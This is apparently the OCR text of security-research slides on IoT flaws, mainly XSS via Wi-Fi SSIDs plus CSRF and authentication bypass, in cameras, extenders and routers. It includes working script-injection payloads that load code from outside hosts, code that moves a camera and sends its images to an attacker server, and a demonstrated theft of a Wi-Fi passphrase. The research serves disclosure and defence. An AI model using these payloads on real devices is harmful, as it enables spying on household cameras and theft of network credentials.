
o-days and always

Blam! We can see two hits in the IFRAMEs we've generated.

(and a random web server – doesn't matter, no points for elegance.)




Mail starts arriving



View from the camera

TP-Link SC3230 – same issue



o-days and always

What about other devices?
TP-Link declined to fix – camera is EOL.
Foscam fixed by requiring a browser plugin and making it not really a web app any more.
D-link – fixed. Cameras can leak images
Routers can have their DNS upstream servers changed.

A wireless bridge too far

Netgear AC1900 wireless extender.
Not too bad – seems to have been let down by a buggy version of jQuery.

Can cause XSS in SSID during site survey – too big:

“><script src=“http://www.blacktraffic.co.uk/payload.js></script>

A wireless bridge too far


Really hard to exploit sensibly! We want

“><script src=“http://www.blacktraffic.co.uk/payload.js></script>


But shortening, making use of various tricks:

```
0         1         2         3
12345678901234567890123456789012
“<script src=//xjs.io/></script>
```


A wireless bridge too far



ASUS has fixed this SSID issue



ANNKE IP cam model SP1 - unpatched



Not too bad

But – XSS in SSID from site survey

Plus, auth flaws

Annke – spin and capture via XSS in SSID


Doesn't use cookies, so should nee to look for session ID – except you can use "xxxxx"

XSS breaks Same Origin Policy – we can do what we like

Mimic POST requests to get images, and rotate camera

Send images to our server - needs CORS Allow *

Annke – spin and capture via XSS




```
httpGet( document.referrer.split('/') +
'/ccm/ccm_ptz_ctl.js?dsess=1&dsess_nid='+mclou
d_account.create_nid()+'&dtrans=1&dtrans_pan_t
ilt=1&dtrans_pan_tilt_x=1000&dtrans_pan_tilt_y=
0&dspeed=1&dspeed_pan_tilt=1&dspeed_pan_tilt
_x=30&dspeed_pan_tilt_y=40' );

stealImage( document.referrer.split('/')
+'/ccm/ccm_pic_get.jpg?dsess=1&dsess_nid='+mcl
oud_account.create_nid()+'&dtoken=po_xxxxxxxx
xx' );
```

Edimax Wifi Ext - XSS in WLAN survey

Use the XSS to send the following :

```
POST /goform/formSecLog HTTP/1.1
Host: 192.168.1.219
Authorization: Basic YWRtaW46MTIzNA==
Content-Type: application/x-www-form-urlencoded
Content-Length: 24

export=Export+system+log
```

XMLHttpRequest for fun and profit!

```
var xmlHttp = new XMLHttpRequest();
xmlHttp.open( "POST", theUrl );
xmlHttp.responseType="blob";
xmlHttp.setRequestHeader("Content-Type",
'image/jpeg');
xmlHttp.setRequestHeader("Content-Length",
theData.length );
xmlHttp.send(theData);
```

Edimax Wifi Extender XSS to steal PSK

Use the above JS to get data then POST it to us

```
$ cat /tmp/data | grep
SSID_\\\|PassPhrase
SSID_2='MyWifiSSID'
    dot11PassPhrase: MyWifiPassphrase
```

And of course we also have the origin IP.

Putting it all together – BT

Thankfully, now patched.

A few hours research on the BT extender…

Cross Site Scripting
Cross Site Request Forgery
Authentication Bypass on XSS-able page

…
Game over

Putting it all together – BT

Combining those issues, plus the CSRF spray around the local network.

If you visit a web page I control…


I can find out the passphrase of your wireless network. And the login password for your BT device.

DEMO //xjs.io/bt-poc.html (see bugtraq)

Unauthenticated XSS

http://192.168.1.194/cgi-bin/webproc?%3Asessionid=deadbeef&obj-action=auth&%3Aaction=login&errorpage=html%2Fmain.html&getpage=html%2Findex.html&var%3Apage=wizard&var%3Amenu=setup19497%22%3balert(document.cookie)%3bvar+foo%3d%22&var%3Asubpage=-

Unauthenticated XSS



